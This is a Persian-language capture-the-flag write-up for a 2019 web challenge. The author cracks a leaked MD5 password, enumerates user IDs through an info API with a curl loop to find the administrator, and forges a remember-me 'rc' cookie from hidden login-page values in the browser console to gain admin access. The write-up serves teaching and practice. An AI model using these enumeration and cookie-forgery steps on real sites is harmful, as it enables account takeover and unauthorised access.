

به نام خدا

رایت آپ مربوط به آفسکانف ۲۰۱۹

چالش پیش‌رو، صورت مسئله:

I've written a small cms containing around 50 users.
Some of credentials have been leaked but I'm sure that the leakage doesn't affect other users.

"user": "yasho",
"pass": "fcea920f7412b5da7be0cf42b8c93759"

Please prove that he's wrong, become admin :)

<http://5.226.141.207:4444/>

در چالش بالا با ارایه‌ی مقداری اطلاعات اولیه؛ از کاربر خواسته شده است که با ارتقا سطح دسترسی به نشست admin دسترسی پیدا کند؛

اطلاعاتی که میتوان دید:

۱ - نام کاربری یک یوزر معمولی

۲ - رمز عبور به صورت هش شده (که با سرچ در گوگل به مقدار 1234567 خواهیم رسید)

۳ - تعداد محدودی کاربرانی که در این سیستم ثبت نام شده‌اند

تحلیل مقدماتی:

بعد از باز کردن آدرس داده شده در مرورگر؛ و وارد کردن نام کاربری (yasho) و رمز عبور (1234567)؛ اطلاعات مربوطه به صفحه‌ی login فرستاده می‌شود؛ و بعد از اعتبار سنجی و ست شدن چندین کوکی؛ بعد از ۱ ثانیه کاربر به صفحه profile منتقل می‌شود؛

Host	Method	URL	Params	Edited	Status
http://5.226.141.207:4444	POST	/login	✓		200
http://5.226.141.207:4444	GET	/profile			304
http://5.226.141.207:4444	POST	/api/get_info	✓		200

در این صفحه یک درخواست اجاکس به یک api با آدرس get_info فرستاده می‌شود تا <نام> کاربر لاگین شده را بدست آورد و نمایش دهد



همانطور که در تصویر مشخص است؛ ما به عنوان یک کاربر عادی لاگین کردیم؛

بعد از بررسی کردن کوکی ها؛ دو کوکی با نامهای userid و username به چشم میخورد که مقدار username برابر با نام کاربری خودمون؛ و مقدار userid برابر با مقدار Mg == بود که با یک دیانکودینک از نوع base64 به عدد ۲ میرسیم؛

```
HTTP/1.1 200 OK
X-Powered-By: Express
Set-Cookie: userid=Mg%3D%3D; Max-Age=25; Path=/; Expires=Mon, 18 Feb 2019 23:43:24 GMT
Set-Cookie: username=yasho; Max-Age=25; Path=/; Expires=Mon, 18 Feb 2019 23:43:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 982
ETag: W/"3d6-F0LpfjC0l9SSu1oImGLFmmkLms0"
Date: Mon, 18 Feb 2019 23:42:59 GMT
Connection: close
```

راه حل ابتدایی این بود که شاید با تغییر این مقدار کوکی به userid ادمین؛ بتونیم به نشست ادمین دسترسی پیدا کنیم؛ ولی مشکل، نداشتن userid ادمین بود

برای حل این مشکل به api ای که در بالا اشاره شد بود مراجعه کردم؛ این api یک مقدار بنام user_id به صورت POST میگیره و اطلاعات مربوط به اون ای دی، در قالب json برمیگردونه؛

در صورت چالش هم گفته شده بود که تعداد کاربران ۵۰ عدد هست؛ پس api را با اعدادی بین ۱ تا ۵۰ مورد بررسی قرار دادم؛

```
for i in $(seq 1 50);do
    echo -n "$i ";
    curl -sd "user_id=$i" "http://5.226.141.207:4444/api/get_info";
    echo ;
done
```

و همانطور که در تصویر مشخص هست؛ آیدی شماره ۴۷ مربوطو کاربری بنام administardor هست

```

44 {"error":"user not found"}
45 {"error":"user not found"}
46 {"error":"user not found"}
47 {"id":"47","display_name":"Website's Administrator","user":"administrador"}
48 {"error":"user not found"}

```

پس از کد کردن عدد 47 به شکل base64 و تغییر کوکی userid ؛ نتیجه‌ای حاصل نشد.


بعد از آزمایش کردن راه‌های مختلف؛ نظرم به لینک LOGOUT جلب شد؛ بعد از بررسی هدر این لینک؛ سرور در اقدامی عجیب مقداری کوکی ای بنام rc رو پاک میکرد! (کوکی rc در هیچ مرحله‌ای توسط سرور ساخته نمیشد) و اینکار در هربار درخواست انجام میشد ...

```

root@kali:~# curl -I http://5.226.141.207:4444/logout
HTTP/1.1 302 Found
X-Powered-By: Express
set-cookie: userid=deleted; Max-Age=0; Path=/; Expires=Tue, 19 Feb 2019 00:57:40 GMT
set-cookie: rc=deleted; Max-Age=0; Path=/; Expires=Tue, 19 Feb 2019 00:57:40 GMT
set-cookie: session.sid=s%3AZ8SfYugl09IA0pNOBMmGgNvUHYbwzylx%2BB7S1FRwTUQavwQjJMvMI0GPgc; Path=/; HttpOnly
Location: /
Vary: Accept
Content-Type: text/plain; charset=utf-8
Content-Length: 23
Date: Tue, 19 Feb 2019 00:57:40 GMT
Connection: keep-alive

```

پس از بررسی فایل‌های js در فایل c.js قطعه کدی مشاهده کردم که کوکی ای با نام rc ایجاد میکرد:



```

30
31 document.onreadystatechange = function () {
32     if (document.readyState == "complete") {
33
34         var r = localStorage.getItem('r')
35
36         if (r == 'true') {
37             var k = localStorage.getItem('k')
38             var e = localStorage.getItem('e')
39             var u = localStorage.getItem('u')
40
41             ui = decodeURIComponent(get_cookie('userid'))
42             var data = ui + '|' + u + '|' + calcMD5(k + ui + u)
43             set_cookie('rc', btoa(data), e)
44
45             localStorage.removeItem('r')

```

اما برای صحیح کار کردن احتیاج به ۵ پارامتر داشت؛ که بجز پارامتر یعنی userid؛ و پارامتر r که درواقع از نوع boolean هست و هیچ نقشی در الگوریتم ندارد؛ ۳ پارامتر دیگر از قبیل k , e , u ناشناخته بودند

در هنگام بررسی فایل‌ها؛ به فایل login برخورد کردم؛ این صفحه به دلیل اینکه در مرورگر بعد از یک ثانیه تغییر مسیر میده؛ زیاد جلب توجه نمیکنه؛

```
<body>
  <center>
    
  </center>
  <input type="hidden" name="0" value="1">
  <input type="hidden" name="1" value="dddf24b2a3f560f3d5ce805b80492e62">
  <input type="hidden" name="2" value="1550558579">
  <input type="hidden" name="3" value="yasho">
  <script src="/js/s.js"></script>
  <div class="profile"></div>
  <p>Wait while you are being redirected to the panel...</p>
  <meta http-equiv="refresh" content="1; URL='/profile'">
</body>
</html>
```

همانطور که قابل مشاهده هست؛ ۴ فیلد مخفی وجود دارد؛ که در ظاهر کاملاً بی‌ربط هستند؛ در هر بار رفرش صفحه فیلدهای 0,1,3 ثابت هستند؛ و فیلد دوم به تعداد ثانیه‌هایی که از رفرش قبلی می‌گذره به تعدادش اضافه میشن؛ که احتمالاً میشه گفت این فیلد مربوط به زمان هست

```
> export TZ=UTC
> date -d "@1550561399"
Tue Feb 19 07:29:59 UTC 2019
> █
```

فیلد شماره ۰ به احتمال زیاد مقدار r هست که در کد جاوا اسکریپت اشاره شد
فیلد شماره ۲ مقدار e هست که همون زمان به فرمت زمانی یونیکس هست
فیلد شماره ۳ هم نام کاربری ای هست که لاگین کردیم

و اما فیلد شماره ۱ هم احتمالاً تنها فیلد باقی‌مونده یعنی k میتونه باشه

برای ساخت کوکی مورد نظر؛ در قسمت console فایر فاکس؛ متغیرهای گفته شده رو ست میکنیم؛ با این تفاوت که مقدار u باید administrator ؛ و مقدار userid نباید از کوکی خونده بشه؛

```
Inspector Console Debugger Style Editor Performance
Filter output

>> k="dddf24b2a3f560f3d5ce805b80492e62"
< "dddf24b2a3f560f3d5ce805b80492e62"
>> e="1550561399"
< "1550561399"
>> u="administrador"
< "administrador"
>> ui = decodeURIComponent("NDc%3D")
    var data = ui + '|' + u + '|' + calcMD5(k + ui + u)
    set_cookie('rc', btoa(data), e)
< undefined

>> |
```

بعد اجرای دستورات بالا یک کوکی بنام rc ساخته خواهد شد؛

Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly
rc	5.226.141.207	/	Fri, 08 Mar 2019 23:45:15 GMT	Tue, 19 Feb 2019 01:0...	TkRjPXxhZG1pbmldHJhZG9yfGU4ODN...	false
session.sid	5.226.141.207	/	Session	Tue, 19 Feb 2019 00:5...	s%3ABSnlyuxq8pHpvuc0PJs4trebshYU...	true
username	5.226.141.207	/	Tue, 19 Feb 2019 00:59:21 GMT	Tue, 19 Feb 2019 00:5...	yasho	false

و با حذف سایر کوکی‌ها (session.sid) و رفرش صفحه‌ی مرورگر؛ فلگ مورد نظر رو مشاهده میکنیم

Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly	sameSite
rc	5.226.141.207	/	Fri, 08 Mar 2019 23:45:15 GMT	Tue, 19 Feb 2019 01:0...	TkRjPXxhZG1pbmldHJhZG9yfGU4ODN...	false	Unset
session.sid	5.226.141.207	/	Session	Tue, 19 Feb 2019 01:0...	s%3ArE63g96...	true	Unset

با تشکر
babyy
97/11/30